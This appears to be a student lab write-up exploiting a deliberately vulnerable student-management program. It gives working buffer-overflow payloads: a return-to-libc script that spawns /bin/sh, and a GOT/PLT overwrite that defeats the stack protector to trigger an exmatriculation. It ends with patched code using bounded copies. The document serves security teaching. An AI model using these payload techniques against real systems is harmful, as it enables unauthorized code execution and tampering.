

3) Exploiting the above attack to open a shell:

Need to create an exploit to initiate a shell [/bin/sh] using the function system() from the external library libc.

We need to search the whole memory mapping for the bin/sh sequence.




Since the pattern can search upto 16000 bytes of memory,so we are searching for the pattern part by part.
So Iam searching for the pattern /bin/sh:



52 bytes buffer + system addr + offset of 4 bytes (or exit) + /bin/sh address in env var (so that 52 bytes reaches the EIP)

Im finding the address of system and exit for the libc.



(gdb) p exit
$3 = {void (int)} 0xf7afcad0 <__GI_exit>

(gdb) find 0xf7c6a000,0xf7cef000, "/bin/sh"

0xf7c84e52
1 pattern found.

Without exit():

I construct the payload without the exit so I fill with A's which I saved in run_exploit.sh

```
#!/bin/bash

# Generate the payload using Python
PAYLOAD=$(python3 -c "import sys; sys.stdout.buffer.write(b'\x41'*52 + b'\x20\x02\xb1\xf7' + b'\x41'*4 + b'\x52\x4e\xc8\xf7')")

# Launch GDB and allow debugging interaction
gdb -q ./build/bin/btu --args ./build/bin/btu remove 1782914303 "$PAYLOAD"
```

Executing the shell code created the ,without exit method leads to interactive shell:

```
┌──(hariharan㉿kali)-[~/Downloads/Bufferoverflow/b-tu]
└─$ ./run_exploit.sh

warning: ~/pwndbg/gdbinit.py: No such file or directory
Reading symbols from ./build/bin/btu...
(gdb) run
Starting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu remove 1782914303 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\ ◆◆AAAARN◆◆
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
This is B-TU Student management System V1.0
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Removing Student from database...
[Detaching after vfork from child process 19000]
$ whoami
hariharan
$
```

```
┌──(hariharan㉿kali)-[~/Downloads/Bufferoverflow/b-tu]
└─$ ./run_exploit.sh

warning: ~/pwndbg/gdbinit.py: No such file or directory
Reading symbols from ./build/bin/btu...
(gdb) run
Starting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu remove 1782914303 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\ ◆◆AAAARN◆◆
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
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Removing Student from database...
[Detaching after vfork from child process 31723]
$ exit

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

without proper exit method will lead to segmenatation fault.

With exit included in payload:

```
┌──(hariharan㉿kali)-[~/Downloads/Bufferoverflow/b-tu]
└─$ ./exit_exploit.sh

warning: ~/pwndbg/gdbinit.py: No such file or directory
Reading symbols from ./build/bin/btu...
(gdb) run
Starting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu remove 1782914303 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\ ◆◆◆ļ◆RN◆◆
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
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Removing Student from database...
[Detaching after vfork from child process 29182]
$ whoami
hariharan
$ exit
[Inferior 1 (process 29179) exited normally]
(gdb)
```


Which exits normally.

Task 4:Sneaking Past the StackGuard

The goal is to copy the value 0xdeadbeef with 0xffffabcd.


Exploiting the vulnerability in the add_student where the strcpy(record->name,name) and strcpy(record->last_name).

For the part 4 of task4, with both non exec stack and stack protector enabled in the make file.



When disassembling the add_student function got to know about the GOT [Global Offset Table]. There is this write_log@plt which has the jump to the specified address.So our goal is to overwrite the return address of this write_log@plt to control the change of execution from add_student to exmatriculate.By combining the vulnerable point of code in the add_student we could point the address of write_log@plt to exmatriculate in one of those strcpy(record->name,name) and strcpy(record->last_name,last_name).

Finding the address of write_log@plt.



```
(gdb) disas 0×804a0d0
Dump of assembler code for function write_log@plt:
   0×0804a0d0 <+0>:     jmp    *0×8051bcc
   0×0804a0d6 <+6>:     push   $0×50
   0×0804a0db <+11>:    jmp    0×804a020
End of assembler dump.
```

The payload used to achieve this is :
set args add lubna "$(python3 -c 'import sys;sys.stdout.buffer.write(b"\xee\xb1\x04\x08")')" 1234567891 "$(python3 -c 'import sys; sys.stdout.buffer.write(b"A"*32 + b"\xff\x1c\x45\x6a"+ b"\xcc\x1b\x05\x08")')"

The payload is constructed in such a way that the student name is added but the id is the victim we need to exmatriculate in the id part of the struct.We fill the buffer with random A's for the 32 byte field password,klaus id,write_log@plt.

```
(gdb) p &University::exmatriculate
$1 = (void (University::*)(University * const, unsigned int)) 0×804b1ee <University::exmatriculate(unsigned int)>
(gdb) set args add lubna "$(python3 -c 'import sys; sys.stdout.buffer.write(b"\xee\xb1\x04\x08")')" 1234567891  "$(python3 -c 'import sys; sys.stdout.buffer.write(b"A"*32 + b"\xff\x1c\x45\x6a"+ b"\xcc\x1b\x05\x08" )')"
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu add lubna "$(python3 -c 'import sys; sys.stdout.buffer.write(b"\xee\xb1\x04\x08")')" 1234567891  "$(python3 -c 'import sys; sys.stdout.buffer.write(b"A"*32 + b"\xff\x1c\x45\x6a"+ b"\xcc\x1b\x05\x08" )')"
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
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Adding Student to database ...
Examtriculating Student: Klaus Komisch
We have sent out an exmatriculation notification to student 1782914303
Thank you for using B-TU Student Manager.
We have sent out an imatriculation letter to student 1782914303
Thank you for using B-TU Student Manager.
free(): invalid pointer

Program received signal SIGABRT, Aborted.
```


Klaus got exmatriculated and lubna got immatriculated.
Analyzing by breakpoints and checking the write_log@plt is pointing to exmatriculate in the below picture.



Task 5:Avoiding Buffer-Overflow Vulnerabilities

fixed code for check_password:

```
bool check_password(const Student *const student, const char* const password)

{       char lhs[Student::MAX_PASSWORD_LENGTH ];

        char rhs[Student::MAX_PASSWORD_LENGTH];
```

```
        strncpy ( rhs, student->password, sizeof(rhs) -1 );

        rhs[sizeof(rhs) -1] = '\0';

        strncpy ( lhs, password, sizeof(lhs) -1 );

        lhs[sizeof(lhs) -1] = '\0';
```

//To prevent buffer overflow and ensure null termination when the destination buffer size is exactly MAX_PASSWORD_LENGTH.

```
        int check = 0;

        for(size_t idx = 0; idx != Student::MAX_PASSWORD_LENGTH; ++idx)

        {       if(lhs[idx] == '\0') // did the entered passowrd end
```

```
        {   return rhs[idx] == '\0' ? (check == 0) : false;
        }
        else if(rhs[idx] == '\0') // did the correct password end
        {   return lhs[idx] == '\0' ? (check == 0) : false;
        }
        else // both passwords have remaining digits to verify {
                check += static_cast<int>(lhs[idx] ^ rhs[idx]);
         }
         }
         return check == 0;
}
```

Fixed code for add_student:

```
void University::add_student(const char *const name, const char *const last_name, const unsigned
                                                int id, const char *const password,const bool notify)
{       // avoid double imatriculation
        std::map<const unsigned int, Student*>::const_iterator citer = student_records.find(id);
        if(citer != student_records.end())
        {
                if(notify)
                {
                        std::cout << "Student with id " << id << " already imatriculated at "
                                                << this->name << std::endl;

                        ::write_log(this, id, "Double imatriculation detected");
                }
```

```
            return;
        }

        // allocate a new Student record
        Student* record = new Student;
        record->name = new char[strlen(name) + 1];//Adding extra byte for null char
        record->last_name = new char[strlen(last_name) + 1];//Adding extra byte for null char

        // copy students data
        record->id = id;
        strncpy(record->password,password,Student::MAX_PASSWORD_LENGTH -1);
        record->password[Student::MAX_PASSWORD_LENGTH -1] = '\0';
//To prevent buffer overflow and ensure null termination when the destination buffer size is exactly MAX_PASSWORD_LENGTH.
        strcpy(record->name, name);
        strcpy(record->last_name, last_name);

        // append the record to the list
        student_records.insert(std::pair<const unsigned int, Student*>(id, record));
        // Notify the System about new user or just
        // loading of an existing one
        if(notify)
        {
            ::write_log(this, record->id, "Student imatriculated");
```

```
                notifyStudentOnImatriculation(record->id);
        }
        else{
                ::write_log(this, record->id, "Student loaded from Database");
        }
        return;
}
```